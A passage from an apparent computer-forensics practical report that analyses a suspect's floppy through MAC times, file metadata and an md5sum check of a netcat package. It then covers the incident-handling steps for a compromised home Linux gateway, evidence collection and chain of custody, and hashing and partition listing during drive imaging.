Jul 14 2003 10:43:44	1024	..c	drwxr-xr-x	502	502	/mnt/efloppy/Docs
	26843	..c	-rwxr-xr-x	502	502	/mnt/efloppy/Docs/Sound-
HOWTO-html.tar.gz						
Jul 14 2003 10:43:53	13487	..c	-rwxr-xr-x	502	502	
/mnt/efloppy/May03/ebay300.jpg						
Jul 14 2003 10:43:57	56950	..c	-rwxr-xr-x	502	502	/mnt/efloppy/nc-1.10-
16.i386.rpm..rpm						
Jul 14 2003 10:45:48	29184	..c	-rwxr-xr-x	502	502	/mnt/efloppy/Docs/DVD-
Playing-HOWTO-html.tar						
Jul 14 2003 10:46:00	27430	..c	-rwxr-xr-x	502	502	/mnt/efloppy/Docs/Kernel-
HOWTO-html.tar.gz						
Jul 14 2003 10:46:07	32661	..c	-rwxr-xr-x	502	502	/mnt/efloppy/Docs/MP3-
HOWTO-html.tar.gz						
Jul 14 2003 10:47:57	29696	..c	-rw-----	502	502	
/mnt/efloppy/Docs/Letter.doc						
Jul 14 2003 10:48:15	19456	mac	-rw-----	502	502	
/mnt/efloppy/Docs/Mikemsg.doc						
Jul 14 2003 10:48:53	19088	..c	-rwxr-xr-x	502	502	/mnt/efloppy/John/sect-

num.gif	20680	..c	-rwxr-xr-x	502	502	
/mnt/efloppy/John/sectors.gif						
Jul 14 2003 10:49:25	1024	..c	drwxr-xr-x	502	502	/mnt/efloppy/John
Jul 14 2003 10:50:15	1024	..c	drwxr-xr-x	502	502	/mnt/efloppy/May03
Jul 16 2003 02:05:33	487476	..c	-rwxr-xr-x	502	502	/mnt/efloppy/prog
Jul 16 2003 02:06:15	12288	.a.	drwx-----	root	root	/mnt/efloppy/lost+found
Jul 16 2003 02:09:35	1024	.a.	drwxr-xr-x	502	502	/mnt/efloppy/John
Jul 16 2003 02:09:49	1024	.a.	drwxr-xr-x	502	502	/mnt/efloppy/May03
Jul 16 2003 02:10:01	1024	.a.	drwxr-xr-x	502	502	/mnt/efloppy/Docs
Jul 16 2003 02:11:36	2592	.a.	-rw-r--r--	root	root	/mnt/efloppy/.~5456g.tmp
Jul 16 2003 02:12:45	487476	.a.	-rwxr-xr-x	502	502	/mnt/efloppy/prog

Figure 0-82 Complete MAC Time Timeline

The MAC Time Timeline provides a complete listing of all files present on the floppy with temporal context. It shows the order in which the files were most recently accessed, modified (the file contents) and changed (the inode contents).

The MAC time timeline also includes the user and group id numbers of the owner of the files on the floppy. With the exception of a two temporary files and the lost+found, which are owned by root, user 502 owns all other files. In the event that the owner of a file can be established the owner of all other files will also be established by way of the user id.

Establishing the Owner of the Floppy: Word Documents

Two Microsoft Word documents were found on the evidence floppy. The first, letter.doc is a contemporary letter template without any modifications to the text.




Image 0-2 Letter.doc Properties

The properties of this file indicate John Price as the author.

The second document, Mikemsg.doc, contains the following text:

Hey Mike,

I received the latest batch of files last night and I'm ready to rock-n-roll (ha-ha).

I have some advance orders for the next run. Call me soon.

JP

Figure 0-83 Mikemsg.doc Text

The reference to receiving a batch of files and being ready to "rock-n-roll" lends itself to the theory he was downloading music files. The statement that he has advance orders for the next run also implies that some form of business transaction is taking place.

An examination of the file properties of Mikemsg.doc reveals the following:




Image 0-3 Mikemsg.doc Properties

John Price is listed as the author of this file and additionally the company referenced is CCNOU. Given that the template did have John Price as the author and did not have a company reference it would seem reasonable to hypothesize that he specifically entered CCNOU as the company in association to the message text.

Authorship of the two files is strong evidence suggesting that Mr. Price is the owner of the Word documents. Given the common ownership of all the files on the floppy with previously the noted exceptions, Mr. Price appears to be the owner of all the files and indeed the floppy.

Establishing Capability: Linux, Audio and Visual

In the "docs" directory of the floppy are located documentation on playing DVDs on a Linux platform. Playing a DVD on Linux requires first decrypting it. DVDs are encrypted via the Content Scrambling System (DSS) as a method of copy protection. In commercial DVD players (soft or hardware based) the decryption process and an associated decryption key are stored internal to the system.

The problem in an open source Linux environment is a lack of drivers for hardware, and a lack of software. A Linux enthusiast, Jon Johansen, reverse

engineered a player to determine a decryption key and produced DeCSS, a Linux program that decrypts DVD content.

Decrypting the content is an issue as it facilitates the dissemination of that content. The LiViD player detailed in the DVD HOWTO incorporates the same code as used in DeCSS.

The MP3 HOWTO details converting music (CD's, music streams, analog sources) into the portable (small files) mp3 format. It also includes information on distributing music through streaming, and how to play mp3.

The Sound and Kernel HOWTO speak to system configuration to support DVD playing and MP3 creation, playing and distribution.

The Sound and Kernel files are oriented at utility and configuration. The DVD and MP3 files place Mr. Price's respect of copyrights into question.

Establishing Capability: Knowledge of Disk Geography

Also on the floppy in the John directory are two image files, sectors.gif and sect-num.gif:




Image 0-4 sectors.gif




Image 0-5 sect-num.gif

The first image visually defines a sector. The second image explains the numbering convention and the layout of sectors on a physical disk. The presence of this information on the floppy indicates that Mr. Price has access to detailed knowledge of disk geography. This knowledge directly relates to the function of prog.

Establishing Capability: Knowledge of Ebay

Also found on the floppy is a portion of an Ebay screen capture. The image itself contains no specific information identifying an individual or an account, nor does it indicate what may have been for action. It is an error message regarding system unavailability. It does however associate Mr. Price to online retail activity.




Image 0-6 Ebay Error Message

Establishing Capability: Netcat

Another item of interest on the floppy is the file nc-1.10-16.i386.rpm..rpm. This rpm appears to be for the installation of "nc" or "netcat". The filename is in a slightly incorrect format with "..rpm" appended to the otherwise expected filename. Netcat is a very small application that is used for reading and writing data across a network just as `cat` is used to read and write data on a file system.

To verify the file found on the floppy is actually what it appears to be the same revision was acquired and md5sums compared:

A copy of the rpm was download from the following location:

<ftp://rpmfind.net/linux/redhat/8.0/en/os/i386/RedHat/RPMS/nc-1.10-16.i386.rpm>

```
[root@localhost fl-160703-jp1]# md5sum -b nc-1.10-16.i386.rpm
535003964e861aad97ed28b56fe67720 *nc-1.10-16.i386.rpm
[root@localhost fl-160703-jp1]# md5sum -b /mnt/efloppy/nc-1.10-
16.i386.rpm..rpm
535003964e861aad97ed28b56fe67720 */mnt/efloppy/nc-1.10-16.i386.rpm..rpm
```

Image 0-7 md5sum signature comparison of netcat rpm files

The agreement between the md5sum's verifies that it is in fact the rpm for netcat. Finding this utility strongly implies that Mr. Price was transferring some content over a non-traditional means (i.e. ftp, scp etc).

Additional Information

The Legal Information Institute is an excellent resource for searching for any information about the law at both the Federal and State level:

- <http://www.law.cornell.edu/>.

A large source of information on how to proceed with my investigation was derived from the one night presentation of Lenny Zeltser's "Reverse Engineering Malware: Tools and Techniques Hands-On" presented at SANSFIRE 2003.

Lenny's paper, "Reverse Engineering Malware" is not as comprehensive as the course, but is available online:

- <http://www.zeltser.com/sans/gcih-practical/revmalw.html>.

The most useful resource I can recommend is that which helps locate other resources, the Google search engine:

- <http://www.google.com>.

Option 1: Perform Forensic Analysis on a System

Introduction

The Analysis Environment

Three systems were used through the course of this forensic analysis.

The Forensics Server

A Dual 600mhz Dell Power Edge 2450 with 2gb of ram was used for a production analysis console. The 4 internal 18gb SCSI drives were configured with one as a stand alone partition for the operating system, Windows 2000 Advanced Sever, 2 drives were set up as a 36 GB striped partition for large data storage and one 18 GB partition was retained for operating system image backups. A Dell Power Vault 200S raid array was populated with 8 18gb SCSI drives as a striped partition to serve as storage for disk images being analyzed.

Striping was selected over other disk configurations as maximum disk size was considered a priority over data protection. Striping provides a secondary benefit over JBOD (just a bunch of disks, a form of drive concatenation) in that reads and writes to disk are distributed over all disks, yielding a performance increase. In this configuration, if one or more disks were to fail the entire data set would be lost. Re-imaging the drives, or copying a backup drive image data from the internal large data storage partition, would accomplish recovery of the lost data.

VMware Workstation 4.0.5 build-6030 was installed on the system. VMware is a hardware emulator. It allows multiple operating systems to co-exist and operate simultaneous on a single hardware platform. An instance of RedHat-8 was installed using VMware and stored on the disk array. Analysis tools were installed. While the RedHat-8 instance was shutdown a zip archive of it was created and backed up to the internal drive. A snapshot was made within VMware of the operating system instance for easy restoration should it be necessary.

The Forensics Workstation

A 2.4 GHz Pentium IV system with 512 megabytes of RAM and an internal 120 GB hard drive was used for a production forensics workstation. The system has a fresh install of Windows 2000 Professional 5.00.2195 Service Pack 3. The system has VMware Workstation 4.0.5 build-6030 installed on it with RedHat-8 and RedHat-9 guest operating systems that are fully patched. Mandrake Linux 8.1 was also installed as a guest operating system.

With VMware shutdown zip archives of each of the operating systems were archived off. A snapshot was made of each of the operating systems within VMware for easy restoration should the need arise.

The Imaging Host

The Dell Power Edge lacks a viable interface for connecting an EIDE drive. To get around this issue a generic Pentium II 300 system with 128 MB of ram and 2 internal 8 GB drives was installed with RedHat-8 Linux. Images and Cryptographic hashes produced on this device would be transferred over an isolated network to the Forensics Console or Workstation as required.

Synopsis of Case Facts

On Sept 16th, 2003 a friend, I will refer to him as "John", contacted me. John had a home network served by a DSL connection. John had lost remote connectivity to his home network during the day. Upon returning home John examined his gateway server and found a number of commands were not functioning, most notably, `ls`. He had examined some of the configuration files on his system and they seemed to be in order. The network interfaces appeared to be down and he had noticed the presence of an additional unknown user in the system's `/etc/passwd` file, "perfectbr". Some unauthorized party had created an account on John's computer.

He determined that his system had been compromised. His first action was to delete the perfectbr's account from the `/etc/passwd` file, to limit the intruder's access to John's gateway server. John then unplugged his system from its DSL modem; severing any possible existing network connections. Next he rebooted the system in hopes that the automatic run of `fsck` (the Unix utility that checks and repairs the file system) that occurs during system boot time would fix the "broken" commands. Finally, he contacted me for assistance.

Handling the Incident

The U.S. Department of Homeland Security Federal Computer Incident Response Center (FedCIRC) defines a computer security incident as, "A real or potential violation of an explicit or implied security policy."¹⁰

¹⁰ US Department of Homeland Security, Federal Computer Incident Response Center. "Incident Handling Checklists." URL: <http://www.fedcirc.gov/incidentResponse/IHchecklists.html> (9 Feb 2003).

It is not unreasonable to take as implied that if you must compromise a computer system to gain access to it you are not intended to have access to that system. John was in the midst of an incident.

Handling an Incident is a 6-step process.¹¹

1. Preparation
2. Identification
3. Containment
4. Eradication
5. Recovery
6. Lessons Learned

Figure 0-1 The 6 Steps of the Incident Handling Process

Preparation

Whatever advance planning can be put in place eases the burden on the investigator at the time of the incident. Knowledge of applicable policies, prescribed procedures and access to resources and information are all concerns that can be addressed in advance of an incident occurring.

While John had no formal plan or advance preparation for dealing with adverse events, he determined a set course of action that he intended to follow once events were unfolding. He determined that containment was a priority followed by seeking assistance for a successful resolution.

Given the limited scope of the incident, a home network, lack of preparations will not significantly impact successful resolution of the incident. For John's incident he defines successful resolution as: restoration of services and removal of the vulnerability that lead to the compromise.

Identification

The second step in incident handling is identification and validation of the incident. For this case John identified the incident by the abnormal function of otherwise reliable applications and more significantly the addition of an unknown user to his personal computer system.

¹¹ SANS Institute. "Incident Handling Step-by-Step & Computer Crime Investigation v1.1." SANS, 2001, p2-5.

Once an incident has been identified and validated it is important to ensure that the owners of the system are kept informed.

John's incident being of limited scope is easier to address than a incident spanning multiple machines in a diverse organization of people. Rather than dealing with a pool of people that all have a stake in the course and outcome of events, we have only John. He is the only party who has to be consulted about hard decisions. There is neither a committee nor a set of individuals with contrary priorities to slow the process or muddy the waters of decision making

Considerations like the integrity and privacy of data may impact how the incident should be handled. It may be critical that the system not experience and outage even as the incident is being resolved. For this incident the majority of the data can be recreated from other sources. While private data was stored on the host, specifically email, nothing within that data was particularly sensitive.

Containment

By isolating his network John effectively contained the compromise. The attacker had no further access to John's systems for whatever purpose he or she had intended.

Eradication

The fourth step in handling an incident is the identification and eradication of the vulnerabilities that lead to the compromise, and the recovery of the affected systems.

John and I discussed how to proceed. John's priority was recovery. He wanted to restore his system and get his network back on line as soon as possible. I asked if I could do a forensic analysis of his system. My intent being to determine how the intruder got in, if possible, and perhaps be fortunate enough to determine what actions the intruder had taken upon John's system.

John agreed to my request.

The two drives from the system were removed, marked with evidence tags and placed into zip lock bags. Details of the system they were taken from were recorded on paper and placed within the zip log bags with the drives. I took them into my custody to perform the forensic analysis.

Recovery

John then proceeded to install new replacement drives and to rebuild his machine. He changed operating systems from Mandrake Linux 8.1 to RedHat 9. He then placed his system on net, downloaded current patches and proceeded to configure it to replace the functions of the previous gateway.

His recovery did not incorporate changes based on vulnerabilities determined during the investigation, the identification and eradication phase had been largely skipped. John operated under the assumption that a fresh install with current patches (something his previous system had lacked) would resolve the vulnerabilities present on his previous system.

While this may not be the case, he was operational again and certainly better off with a patched system.

Prior to connecting the gateway host to his internal network he independently examined his other systems for signs of additional compromise. Satisfied that they had not been affected he connected his gateway to his internal network, restoring service.

Lessons Learned

It is important to visit the lessons learned so that errors made are not repeated. Lacking the results from the identification and eradication phase the lessons to be learned remained unknown. I will discuss recommendations for changes to system configuration and maintenance in the conclusions of my forensic investigation, section 2.9 below.

Forensic Analysis and Incident Response

The Incident Handling process overlaps the Forensic Analysis process.

Forensic Analysis begins in the Identification phase of incident handling. The information learned may be applied to efforts to contain a breach. For optimal eradication and future prevention a detailed understanding of what lead to an incident is required. This too is the realm of the forensic investigator.

It is important to validate that you actually have an incident prior to investing the effort and resources in performing a forensic analysis. Step 0 of the Forensic Analysis process can therefore be considered "Incident validation".

Evidence collection and the preservation of evidence during the incident handling process will allow detailed analysis of the media during and after the fact. The media analysis will focus on analysis the evidence collected while permitting the recovery process to move forward. Additional findings during the reconstruction of events may offer new lessons learned and provide evidence for criminal or civil prosecution.

The Forensic Analysis is interleaved with the Incident Handling Process through many steps:

1. Preparation
2. Identification
 0. Incident Verification
 1. Evidence Collection
 2. Preservation of Integrity
 3. Media Analysis
3. Containment
4. Eradication
 3. Media Analysis
5. Recovery
 3. Media Analysis
 4. Event Reconstruction
6. Lessons Learned

Figure 0-2 The Incident Handling Process interleaved with Forensic Analysis

The information provided by John is examined with intent to validate the incident. Failed commands could be the result of a failed patch attempt, down interfaces could be related to hardware issues but the addition of a user to the system is something that does not happen naturally or due to error. With this validation of the incident at the most cursory level it seems appropriate to invest the resources in a full forensic analysis.

The System Being Analyzed: Jupiter

The system that will be analyzed is “Jupiter”, an HP Kayak XA:

Case Description:

- Grey mid tower with light blue accents on the front bezel
- LCD system details display in the upper right
- LED status lights and power and reset buttons below LCD
- Bottom left decals: Intel Inside PII, Designed for Microsoft Windows NT Windows 95

Hardware Details:

- Serial number: US90381131
- Phoenix Bios 4.06.0.5
- ATAPI CDrom CD-532E-A
- High density floppy drive

- MGA-200 video adapter
- Two 3com 3c509 network interface cards
- Intel BX motherboard.
- 128 Megabyte DIMMS in slots 1, 2 and 3

Operating System: Mandrake 8.1 (Kernel 2.4.19-19mdk)

Firewall: Bastille firewall

- Policy, inbound: allow any source to connect to the hosted services: Imap, pop3, pop2, smtp, ssh, ftp, dns, https and http.
- Policy, outbound: unrestricted
- Logging: none

Web services (http and https) provided by Apache 2.0.40. Email services provided by Postfix-20010228 patch 01.

Jupiter was configured with two Network Interface Cards (NICs). One NIC attached to a hub, which in turn was connected to the DSL modem. The other NIC was connected to a 10/100 megabit 8 port switch to which the rest of the internal network was connected.

Jupiter served dhcp for the internal network.

Jupiter was an active Network Time Protocol client configured for Eastern Standard Time (UTC-5).

John had used Jupiter as an experimental platform historically. It had previously had a number of web page management systems installed on it but had since removed or disabled them. John had also previously run the Snort Intrusion Detection System (IDS) on this host.

Hardware

Evidence Collection

Prior to being able to perform a forensic analysis for a verified incident we will need to acquire the evidence.

Ownership and privacy issues arise out of the 4th amendment of the constitution:

The right of the people to be secure in their persons, houses, papers, and effects, against unreasonable searches and seizures, shall not be violated, and no warrants shall issue, but upon probable cause, supported by oath or affirmation, and

particularly describing the place to be searched, and the persons or things to be seized.¹²

Evidence Collection by Law Enforcement

Consider the case of an individual being investigated for some action. Law enforcement typically operates under a warrant. The warrant specifies the items to be seized, ideally in broad enough terms to allow the investigator to seize everything that is appropriate, and the warrant must also detail the role of the items seized in the offense.

Search and seizure without warrant is more complicated. Lacking a warrant, law enforcement can proceed if the events being acted upon occurred within plain sight or they may proceed with the consent of the party being investigated. Lacking other options, it never hurts to ask. It is quite possible a party may grant consent to the investigator.

Evidence Collection in a Organization Environment

Ownership and privacy rights issues are also present for companies and organizations investigating matters internally. If the party being investigated consents to search and/or seizure there is no violation of their rights. This consent can be established by an employee's agreement to policy as a condition of employment. These conditions are typically defined through warning banners and published policies (i.e. the "login banner" or "the employee handbook").

Warning Banners

The Naval Surface Warfare Center warning banner is a good example:

This is a Department of Defense computer system. This computer system, including all related equipment, networks and network devices (specifically including internet access), are provided only for authorized U.S. government use. DoD computer systems may be monitored for all lawful purposes, including to ensure that their use is authorized, for management of the system, to facilitate protection against unauthorized access, and to verify security procedures, survivability and operational security. Monitoring includes active attacks by authorized DoD entities to test or verify the security of this system. During monitoring, information may be examined, recorded, copied and used for authorized purposes. All

¹² Legal Information Institute. "U.S. Constitution – Bill of Rights." Amendment IV. URL: <http://www.law.cornell.edu/constitution/amendmentiv> (9 Feb 2003).

information, including personal information, placed on or sent over this system may be monitored. Use of this DoD computer system, authorized or unauthorized, constitutes consent to monitoring of this system. Unauthorized use may subject you to criminal prosecution. Evidence of unauthorized use collected during monitoring may be used for administrative, criminal or adverse action. Use of this system constitutes consent to monitoring for these purposes.¹³

It defines the key points:

1. Access is limited to authorized use
2. That use may be monitored and recorded
3. Unauthorized use may result in criminal prosecution or other action

There are two implications that would perhaps benefit from specific statement:

4. Unauthorized use is prohibited
5. Records may be provided to law enforcement

The following would be more suitable for a commercial organization:

Access to this system is limited to authorized use only. Accessing this system constitutes consent to system monitoring for law enforcement and other purposes; unauthorized use of the system may be subject to criminal prosecution and/or criminal or civil penalties

Figure 0-3 Example Warning Banner

Chain of Custody and Evidence Handling

Throughout the process of evidence collection and handling it is important to document every item, how they were handled, who had access to them and when. This is "Chain of Custody" and this information should accompany the items at all times.

While non-law enforcement personnel are not held to as high a stand as law enforcement, it is important to take all the steps possible to confirm the integrity of the evidence collected. If challenged in court you need to be able to confirm that the evidence presented is the evidence you seized, free of tampering or corruption.

What to Collect

¹³ Naval Surface Warfare Center - Dahlgren Lab, Information Assurance Office. "Navy AIS Warning Banner." URL: <http://www.nswc.navy.mil/ISSEC/Guidance/warning.banner.html> (9 Feb 2003).

Were we seizing hardware used by a suspect in perpetrating some action, we would want to gather everything that could contribute as evidence. All the systems, drives and other data media, cables and peripherals we can associate to the individual or the activity. While seizing this materials we also want to document how they were interconnected both for reassembly and to confirm what evidence originated where.

While cables and other sundries may not contain information they may be required to extract information from a device. It would be much easier to have the necessary items on hand then to have to determine the proper interconnects once you have everything back at the lab.

Notes and papers found in conjunction with these devices may also hold key information, passwords, encryption keys, notes etc.

Corroborating Evidence

Where possible, information from third party systems should be collected and cataloged at the same time. Additional information might be present on external syslog servers, firewall logs, IDS logs, external integrity checking systems and external authentication systems.

By bringing more sources of information together that confirm a piece of evidence we strengthen our case.

Evidence Collected

The following two items were tagged, placed in zip lock bags with a log of who had accessed them and removed as evidence from John's home office:

Item #1: Evidence Tag HD-SMP6530-1J
Seized: September 29th 2003

Seagate Medalist Pro 6530 EIDE Hard Drive, Serial number: AYG67683
Size: 6448MB Jumper setting set to cable select. Two circular decals present drive, one labeled "QAT C14" in a blue circle, the second "QAV C07" also in a blue circle. "Warranty void if removed P3" decal (damaged) on right side.

Taken from an HP Kayak XA system labeled "Jupiter" detailed below.
Drive was present on the primary EIDE interface with jumper set to master

Figure 0-4 Evidence Tag HD-SMP6530-1J

Item #2: Evidence Tag HD-WDC2640-1J

Seized: September 29th 2003

Western Digital Caviar 2640 EIDE Hard Drive, Serial number: WM609 085 2334
Size: 6448.6 MB Jumper setting set to slave

Taken from an HP Kayak XA system labeled "Jupiter" detailed below.
Drive was present on the primary EIDE interface with jumper set to slave.

Figure 0-5 Evidence Tag HD-WDC2640-1J

Image Media

In the case of data extracted from a system (i.e. hard drive images) we want to work from the most pristine image we can acquire. We **never** want to work with the original. Doing so could possibly modifying or tamper with the evidence and bring doubt to its validity. Cryptographic hashes of the disk images are created and examined for comparison against the original and to allow verification that there has been no modification.

I would require a bit wise image of each of the drives and their associated md5 and sh1 sums (two forms of readily available and commonly accepted cryptographic hashes) in order to validate that the images I analyzed were actual duplicates of the drives themselves. Analysis cannot however be performed against an image of the drive alone. Images of each of the individual partitions would be required.

Imaging the Drives, HD-SMP6530-1J

First I installed Item #1, the Seagate Medalist Pro 6530 hard drive in the slave position on the secondary EIDE controller of the workstation analysis console while it was powered off (to prevent damage to the drive or workstation). The jumper was changed to the slave setting for the duration of this process.

Then the RedHat-8 Imaging Workstation was powered on and booted.

Determining the Partition Table, HD-SMP6530-1J

The Unix `fdisk` command was executed to determine the partitions available on the drive without mounting the drive: The "-l" option lists the partition table for the device specified and then exits without any other action.

Mounting the drive is so carefully avoided in order that we not accidentally modify any of the contents on any level. Without the operating system interacting with the drive, the operating system will not interact with the drive. By dealing only

with the device directly I know all activity that has occurred and can validate that no changes have been made.

For the device specified, /dev/hdd, the “hd” refers to an IDE or EIDE drive and the second “d” refers to the slave position on the secondary IDE controller. “a” would refer to the master on the primary controller, “b” the slave on the primary controller and “c” the master on the secondary controller. Where hdd refers to the entire device, appending a number to it refers to a partition on that device. /dev/hdd1 therefore refers to the first partition on the device attached to the slave interface of the secondary IDE controller.

Each of the drives will be connected to the same physical interface while they are being imaged. To avoid later confusion the image files created for the Seagate drive, HD-SMP6530-1J, will have hda present in the filename and image files created for the Western Digital drive, HD-WDC2640-1J, will have hdb appearing in the filename

The results from the execution of **fdisk** for the Seagate drive, HD-SMP6530-1J:

```
[root@imager root]# fdisk -l /dev/hdd

Disk /dev/hdd: 240 heads, 63 sectors, 833 cylinders
Units = cylinders of 15120 * 512 bytes

   Device Boot      Start         End      Blocks    Id System
/dev/hdd1    *           1           276     2086528+   83  Linux
/dev/hdd2             277           833     4210920    5  Extended
/dev/hdd5             277           418     1073488+   82  Linux Swap
/dev/hdd6             419           833     3137368+   83  Linux
```

Figure 0-6 Using fdisk to determine the partition table of HD-SMP6530-1J

The Linux partitions act like virtual drives within a drive. A Linux Swap partition is used by the operating system as virtual memory to which the contents of real memory are paged or swapped out when not in use but still allocated by a program.

Only four partitions are possible based on the partition table stored at the front of the disk. These are referred to as primary partitions based on their presence in the primary partition table.

With the growth of hard disk drives it has become possible to make relatively small partitions of useful size and still have a large amount of extra space available on the drive. Enter the development of the extended partitions. An extended partition creates a virtual drive within the hard drive. This virtual drive has a partition table of its own. With 4 primary partitions containing extended partitions, each with their own 4-entry partition table, up to 16 useable partitions can currently be supported on a physical hard drive.

Hence in the example above hdd5 and hdd6 are shown to reside in the set of units overlapping the extended partition, hdd2, and are logical partitions within it. The extended partition is not mounted for use in an operating system, only the logical drives within it.

Examining the slightly more verbose output from **sfdisk** the impact of the partition tables (both from the primary partition table and the extended) and the presence of the master boot record at the front of the drive (0th unit). Again the “-l” option lists the partition table and then exits.

The results from the execution of **sfdisk** for the Seagate drive, HD-SMP6530-1J:

```
root@imager root]# sfdisk -l /dev/hdd

Disk /dev/hdd: 833 cylinders, 240 heads, 63 sectors/track
Units = cylinders of 7741440 bytes, blocks of 1024 bytes, counting from 0
```

Device	Boot	Start	End	#cyls	#blocks	Id	System
/dev/hdd1	*	0+	275	276-	2086528+	83	Linux
/dev/hdd2		276	832	557	4210920	5	Extended
/dev/hdd3		0	-	0	0	0	Empty
/dev/hdd4		0	-	0	0	0	Empty
/dev/hdd5		276+	417	142-	1073488+	82	Linux swap
/dev/hdd6		418+	832	415-	3137368+	83	Linux

Figure 0-7 Using sfdisk to determine the verbose partition table information for HD-SMP6530-1J

sfdisk adds the + and – symbols indicate rounding to slightly less (-) or more (+) then the value displayed for both the cylinders and blocks (i.e. hdd1 beginning at slightly more then the 0th unit of the drive). Hdd3 and hdd4 while present in the listing are unallocated and do not exist, hence they are defined under System as Empty.

Calculating the Partition Signatures, HD-SMP6530-1J

Equipped with a listing of the available partitions I calculate md5 and sha1 sums for each partition, again without mounting the drive. These will be the signatures used to confirm that the images produced are exact copies of the original partitions.

```
[root@imager root]# md5sum -b /dev/hdd; md5sum -b /dev/hdd1; \
> md5sum -b /dev/hdd2; md5sum -b /dev/hdd5; \
> md5sum -b /dev/hdd6
```

```

7707fb843190b8a608e2662a2b1187d5 */dev/hdd
f6ff19fda1a4315e21d65507f4d662b0 */dev/hdd1
5a7c19e32b3ee30dfc62619eb3318c05 */dev/hdd2
4a3c6aaf8b1110d05a11264363bad87b */dev/hdd5
837dd8697e96812e5a5e03496414abea */dev/hdd6

```

Figure 0-8 Calculating md5sums for HD-SMP6530-1J

```

[root@imager root]# sha1sum -b /dev/hdd; sha1sum -b /dev/hdd1; \
> sha1sum -b /dev/hdd2; sha1sum -b /dev/hdd5; \
> sha1sum -b /dev/hdd6
40929d53ed12f78505a527ec0c140faf9f6b948e */dev/hdd
0b29d295010dd85f5d4c1bef9242394524fe10d0 */dev/hdd1
706431657bbc2fbfbbb393a53ff35c0e90a22035 */dev/hdd2
cc32a86796b8d6db9dd4d7c40ee58d62d1f5186c */dev/hdd5
3f8a6665f4fad3df746bf19ccdf9778effcb3620 */dev/hdd6

```

Figure 0-9 Calculating sha1sums for HD-SMP6530-1J

Producing the Images and Verifying the Contents, HD-SMP6530-1J

